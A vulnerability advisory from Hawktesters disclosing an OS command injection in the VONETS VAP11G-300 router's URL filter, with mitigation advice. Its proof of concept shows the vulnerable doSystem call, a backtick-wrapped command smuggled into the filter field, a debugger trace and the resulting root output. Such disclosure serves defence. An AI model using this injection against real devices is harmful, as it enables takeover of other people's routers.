HAWKTESTERS

AUGUST 2024

OS COMMAND INJECTION

PRESENTED BY

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Issue

Hawktesters identifies a vulnerability in the `VONETS VAP11G-300` router, This device makes use of the `doSystem` function which is a custom function of the `system` function in C language, allowing the execution of commands in the C language.

Mitigation

- To avoid command injection when passing arguments to a `system()` function in C, follow these recommendations:
- Avoid using system(): use specific functions such as `exec()` or `fork()` that offer more control and security.
- Strictly validate and filter user input.
- Escape characters such as ;, |, &, >, <, and \ that could be used for injections.

Versions Affected

The details can be seen in the following table.

Device Name	VAP11G_300
Hardware Version	VER6.0
Software Version	3.3.23.6.9 (Jun 9 2023 14:52:17)
Library Version	2022.11.23

Technical Description

Description

Vonets VAP11G-300 is a professional 300Mbps wifi bridge of small size that also performs the function of WiFi repeater. The new design is unique in the world and ensures long-lasting stability. It is based on IEEE 802.11n, IEEE 802.11b and IEEE 802.11g standards.

Issue(s)

Hawktesters has discovered a reverse-engineered command injection vulnerability in the `iptablesWebsFilterRun` component that allows the execution of operating system commands.

Proof of Concept

User Required: Yes

The `iptablesWebsFilterRun` object, which is used to execute iptables rules on the device, allows the injection of commands into the system, thus allowing control of the device to be taken.


The code region that exposes the vulnerability is as follows:

```
doSystem("iptables -A web_filter -p tcp -m tcp -m webstr --url  %s -j REJECT --reject-with t cp-reset"
,local_128,uVar6,pcVar3);
```

Command injection should be achieved by adding the following structure:

```
`COMMAND`
```

You can inject the code from here:



192.168.253.254/home.asp

Webs Content Filter

Filters: □ Proxy ☑ Java □ ActiveX


Add a URL filter:

URL:

Current Webs URL Filters:

No	URL
1 □	id>/tmp/s


When the command is sent, manipulating the arguments, we can see the following:



```
pwndbg> stepi
0x00413398 in iptablesWebsFilterRun ()
warning: GDB can't find the start of the function at 0x41406f.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact
 V0   0x1
 V1   0x2b031910 (__C_ctype_tolower_data+464) ← 0x690068 /* 'h' */
*A0   0x47385c ← 'iptables -A web_filter -p tcp -m tcp -m webstr --url  %s -j REJECT --reject-with tcp-reset'
 A1   0x7fc4e2ef ← 0x732f /* '/s' */
 A2   0x6
 A3   0x7fc4e2e8 ← 'id>/tmp/s'
 T0   0x2b075220 (__ctype_tolower) → 0x2b031840 (__C_ctype_tolower_data+256) ← sll $zero, $at, 0
 T1   0x7fc4e108 ← 0x8
 T2   0x20000
 T3   0x0
 T4   0x0
 T5   0x0
 T6   0x12
 T7   0x0
 T8   0x0
 T9   0x463c4c (doSystem) ← lui $gp, 7
 S0   0x1
 S1   0x470000 ← jr $ra
 S2   0xffffffff
 S3   0x100
 S4   0x470000 ← jr $ra
 S5   0x4f8538 ← 0x30 /* '0' */
 S6   0x4f8330 ← 'id>/tmp/s'
 S7   0x4ef2a8 ← "`id>/tmp/s'`"
 S8   0x4ca190 ← '192.168.253.100'
 GP   0x4d1600 ← 0x0
 FP   0x7fc4e410 → 0x2b0149d4 (sprintf+52) ← lw $gp, 0x10($sp)
 SP   0x7fc4e2c8 ← 0x0
*PC   0x413398 (iptablesWebsFilterRun+536) ← jalr $t9
────────────────────────────────────────────────────────────────────────────────────[ DISASM / mips / set emulate on
   0x413390 <iptablesWebsFilterRun+528>    lw     $t9, -0x7adc($gp)
   0x413394 <iptablesWebsFilterRun+532>    addiu  $a0, $s4, 0x385c
 ► 0x413398 <iptablesWebsFilterRun+536>    jalr   $t9                         <doSystem>
        $a0: 0x47385c ← 'iptables -A web_filter -p tcp -m tcp -m webstr --url  %s -j REJECT --reject-with tcp-reset'
        $a1: 0x7fc4e2ef ← 0x732f /* '/s' */
        $a2: 0x6
        $a3: 0x7fc4e2e8 ← 'id>/tmp/s'

   0x41339c <iptablesWebsFilterRun+540>    addiu  $a1, $sp, 0x20
   0x4133a0 <iptablesWebsFilterRun+544>    lw     $gp, 0x18($sp)
   0x4133a4 <iptablesWebsFilterRun+548>    move   $a0, $s0
   0x4133a8 <iptablesWebsFilterRun+552>    lw     $t9, -0x76c8($gp)
   0x4133ac <iptablesWebsFilterRun+556>    move   $a1, $s6
   0x4133b0 <iptablesWebsFilterRun+560>    addiu  $a2, $zero, 0x3b
   0x4133b4 <iptablesWebsFilterRun+564>    sw     $s3, 0x10($sp)
   0x4133b8 <iptablesWebsFilterRun+568>    jalr   $t9
─────────────────────────────────────────────────────────────────────────────────────────────────────[ STACK ]─────────────
00:0000│ sp 0x7fc4e2c8 ← 0x0
01:0004│    0x7fc4e2cc ← 0x1
02:0008│    0x7fc4e2d0 → 0x2b07a224 (__malloc_state+52) ← 0x0
03:000c│    0x7fc4e2d4 → 0x5086a8 ← 0x2e313230 ('021.')
04:0010│    0x7fc4e2d8 ← 0x100
05:0014│    0x7fc4e2dc ← 0x0
06:0018│    0x7fc4e2e0 → 0x4d1600 ← 0x0
07:001c│    0x7fc4e2e4 ← 0x0
───────────────────────────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]───────────
 ► 0 0x413398 iptablesWebsFilterRun+536
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> args
        $a0:       0x47385c ← 'iptables -A web_filter -p tcp -m tcp -m webstr --url  %s -j REJECT --reject-with tcp-reset'
        $a1:       0x7fc4e2ef ← 0x732f /* '/s' */
        $a2:       0x6
        $a3:       0x7fc4e2e8 ← 'id>/tmp/s'
pwndbg> bt
#0  0x00413398 in iptablesWebsFilterRun ()
#1  0x00414070 in ?? ()
pwndbg> █
```

Finally the injection is successful, by verifying the creation of the file.



```
# pwd
/tmp
# cat s
uid=0(admin) gid=0(admin)
# cat /proc/cpuinfo
system type             : MT7620
processor               : 0
cpu model               : MIPS 24Kc V5.0
BogoMIPS                : 399.36
wait instruction        : yes
microsecond timers      : yes
tlb_entries             : 32
extra interrupt vector  : yes
hardware watchpoint     : yes, count: 4, address/irw mask: [0x0004, 0x0f7c, 0x0ff8, 0x0fe3]
ASEs implemented        : mips16 dsp
shadow register sets    : 1
core                    : 0
VCED exceptions         : not available
VCEI exceptions         : not available

#
```

Conclusions

Exploiting this vulnerability does not require extensive technical efforts, the scope of this vulnerability by allowing the execution of commands and taking control of the system makes it a critical attack vector for attackers.